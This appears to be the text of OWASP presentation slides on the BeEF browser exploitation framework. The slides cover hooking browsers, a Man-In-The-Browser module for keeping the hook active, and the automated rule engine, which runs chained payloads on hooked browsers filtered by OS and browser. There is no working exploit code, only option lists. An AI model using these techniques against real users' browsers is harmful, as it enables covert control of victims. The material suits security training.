
Logging into BeEF

Hooking your first browser

Maintaining Persistence

Automating BeEF

Maintaining Persistence



The results from executed command modules will be listed here.

Description: This module will use a Man-In-The-Browser attack to ensure that the BeEF hook will stay until the user leaves the domain (manually changing it in the URL bar)

Id: 139

What is BeEF?

Installing BeEF

Logging into BeEF

Hooking your first browser

Maintaining Persistence

Automating BeEF

Automating BeEF

using the beef automated rule engine (are) you can run commands anytime a hooked browser becomes available

Automating BeEF

using the beef automated rule engine (are) you can run commands anytime a hooked browser becomes available

so instead of waiting at the beef user interface, for a hooked browser to come online, you can write an automated rule to execute a number of commands instead

Automating BeEF

using the beef automated rule engine (are) you can run commands anytime a hooked browser becomes available

so instead of waiting at the beef user interface, for a hooked browser to come online, you can write an automated rule to execute a number of commands instead

rules can be based on information taken from when the hook is first created, ie only run when a firefox browser is launched and only execute firefox vulnerable payloads

Automating BeEF

using the beef automated rule engine (are) you can run commands anytime a hooked browser becomes available

so instead of waiting at the beef user interface, for a hooked browser to come online, you can write an automated rule to execute a number of commands instead

rules can be based on information taken from when the hook is first created, ie only run when a firefox browser is launched and only execute firefox vulnerable payloads

rules can also be chained, so once one command is executed, another can be executed thereafter

Automating BeEF

configuring the automated rule engine

configure delay

target a specific operating system

```
[‘Linux’, ‘Windows’, ‘OSX’, ‘Android’, ‘iOS’, ‘Blackberry’,
‘ALL’]
```

target specific browsers

```
[‘FF’, ‘C’, ‘IE’, ‘O’, ‘ALL’]
```

provide matching options

```
[‘<’, ‘<=’, ‘==’, ‘>=’, ‘>’, ‘ALL’, ‘Vista’, ‘XP’]
```

multiple configs

Demo

Thank you!

hollmanchad@gmail.com

@gh0st

OWASP